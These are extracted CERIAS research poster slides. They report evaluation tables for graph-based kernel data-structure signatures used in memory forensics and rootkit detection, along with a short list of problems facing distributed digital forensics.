

the center for education and research in information assurance and security

## Graph-based Signatures for Kernel Data Structures

Zhiqiang Lin<sup>1</sup> Jungwhan Rhee<sup>1</sup> Xiangyu Zhang<sup>1</sup> Dongyan Xu<sup>1</sup> Xuxian Jiang<sup>2</sup>

<sup>1</sup>Department of Computer Science and CERIAS, Purdue University

<sup>2</sup>Department of Computer Science, North Carolina State University



### Experimental Evaluation I: Memory Forensics

Data Struct of Interest	"True" Instance	SigGraph		Value-invariant	
		FP%	FN%	FP%	FN%
task_struct	88	0.00	0.00	0.00	0.00
thread_info	88	0.00	0.00	6.45	1.08
mm_struct	52	0.00	0.00	0.00	0.00
vm_area_struct	2174	0.40	0.00	7.52	0.00
files_struct	53	0.00	0.00	0.00	0.00
fs_struct	52	0.00	0.00	0.00	0.00
dentry	31816	0.01	0.00	0.01	0.00
sysfs_dirent	2106	0.52	0.00	97.63	0.00
socket	55	0.00	0.00	0.00	12.24
sock	55	0.00	0.00	0.00	27.90
user_struct	10	0.00	0.00	99.91	0.00

### Experimental Evaluation II: Rootkit Detection

Rootkit Name	Target Object	Inside View	SigGraph	
		#obj.s	#obj.s	detected
adore-ng-2.6	module	23	24	✓
adore-ng-2.6'	task_struct	62	63	✓
cleaner-2.6	module	22	23	✓
enyelkm 1.0	module	23	24	✓
hp-2.6	task_struct	56	57	✓
linuxfu-2.6	task_struct	59	60	✓
modhide-2.6	module	22	23	✓
override	task_struct	58	59	✓



# CERIAS


the center for education and research in information assurance and security

## Strengthening Distributed Digital Forensics

Jeremiah Nielsen


### Some Problems

- File sizes continue to increase
  - 1080p Blu-Ray images 4GB – 11GB+ per
- Its OK, hard drives are massive and cheap! (3TB for \$180)
  - Cheap easy to use NAS devices to (4TB for \$340)
- Current tools were not created with these sizes in mind
  - Still utilize single work station processing
- Analysis processes are inefficient
  - Must capture everything and analyze everything





